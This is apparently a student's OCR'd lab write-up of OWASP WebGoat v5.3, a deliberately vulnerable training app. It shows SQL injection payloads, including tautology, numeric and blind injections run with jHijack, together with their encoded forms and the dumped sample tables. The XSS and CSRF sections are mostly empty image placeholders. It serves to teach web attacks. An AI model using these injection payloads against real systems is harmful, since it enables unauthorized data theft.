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

Domain: Network Security
Aim: Exploring OWASP WebGoat v5.3
Description: The following document contains my explorations in the domain of applied network security. We use WebGoat v.5.3 in order to learn more about how exploits are detected and how web applications are exploited to return private information or perform malicious actions.
Although the document does not cover all the exploit domains, it contains helpful comments that may guide in similar analysis

1. **XSS**
    a. **Phishing with XSS**


We insert the following HTML code in the input field in order to allow us to POST data




On entering the HTML, we see



Result



b. Cross Site Request Forgery (CSRF)



2. SQL Injection Flaws


a. Stage 1: String SQL Injection

Statement used:

```
Smith' OR '1'='1
```

We use apostrophes in order to create manually end the statement and insert a new condition of 1=1 which will always be true. Hence returning all the records.

Output




USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

b. Stage 3 Numeric SQL Injection


Statement Used:

Inserting it directly in Chrome's page using Inspect Element

```
'101' OR '1'='1'
```



Output



STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

3. **Extra Credit**
   a. **Blind Numeric SQL Injection**


We use jHijack to run batch POST requests. We enter the success condition where the program will match the string entered in Grep field. In HijackID, we enter:

```
101 AND 1=((SELECT pin FROM pins WHERE
cc_number='1111222233334444')=$ )
```


We encode it as:

```
101%20AND%201%3D((SELECT%20pin%20FROM%20pins%20WHERE%20cc_number%3D
'1111222233334444')%3D%20$)
```

The range is set from 500 to 5000



Output




b. Blind String SQL Injection


Similarly to Blind Numeric SQL Injection, we use jHijack to carry out Blind String SQL Injection

Statement used (HijackID):

```
account_number=101 AND ((SELECT ASCII(SUBSTR(name,1,1)) FROM pins WHERE cc_number='4321432143214321')=$ )
```



First alphabet's ASCII code:



Similarly, by changing the substring position from 1,1 to 2,1 and subsequently 3,4, and 5. At "SUBSTR(name,5,1)" we get no result indicating that the name is 4 characters long

Our ASCII codes are: 74,105,108, and 108 which translate to "Jill"